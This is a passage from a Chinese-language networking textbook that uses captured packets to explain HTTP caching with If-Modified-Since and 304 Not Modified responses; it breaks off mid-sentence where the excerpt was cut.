


图 10-15　HTTP 的缓存机制




图 10-16　第二个数据报是服务器返回的应答报文

修改时间为格林尼治标准时间 2012-11-17 00:54:01。应答数据报的 HTTP 数据部分携带了 index.html 文件的内容，即字符串“hello”。间隔几秒钟之后客户再次请求浏览 index.html，这个 HTTP 请求报文如图 10-17 所示。




图 10-17　第三个数据报是客户再次请求浏览 index.html

这个请求报文的 HTTP 首部携带 If-Modified-Since 参数，它是在询问 Web 服务器“格林尼治标准时间 2012-11-17 00:54:01 之后 index.html 文件是否进行过修改”，服务器将这个时间与 index.html 文件的最后一次修改时间进行一下比较，发现两者相同，说明客户端临时文件夹内保存的是 index.html 文件最新的备份，没必要再次重新传递。于是服务器只返回一个 HTTP 应答报文，通知客户 index.html 的内容没有变化，可以使用临时文件夹内的备份文件，服务器返回的 HTTP 应答报文如图 10-18 所示。

这个应答报文的 HTTP 首部第一行是 HTTP/1.1　304　Not　Modified，它是在通知客户 index.html 文件没有变化，可以使用临时文件夹中的备份文件。Date 参数表明服务器在格林尼治标准时间 2012-11-17 01:00:20 返回了这个应答。Content-Length 参数为 0，表明这个应答报文不携带任何数据。

在格林尼治标准时间 2012-11-17 01:00:46 服务器端 index.html 的内容发生了变化，“hello”被修改为“hello!!”。随后客户又一次请求浏览 index.html，它发出的请求报文的 HTTP 首部携带 If-Modified-Since 参数，询问 Web 服务器“格林尼治标准时间 2012-11-17 00:54:01 之后 index.html 文件是否进行过修改”。服务器将这个时间与 index.html 文件的最后一次修改时间进行比较，发现两者不同，说明客户端临时文件夹内保存的不是 index.html 文件最新的备份，需要重新传递。于是服务器返回一个 HTTP

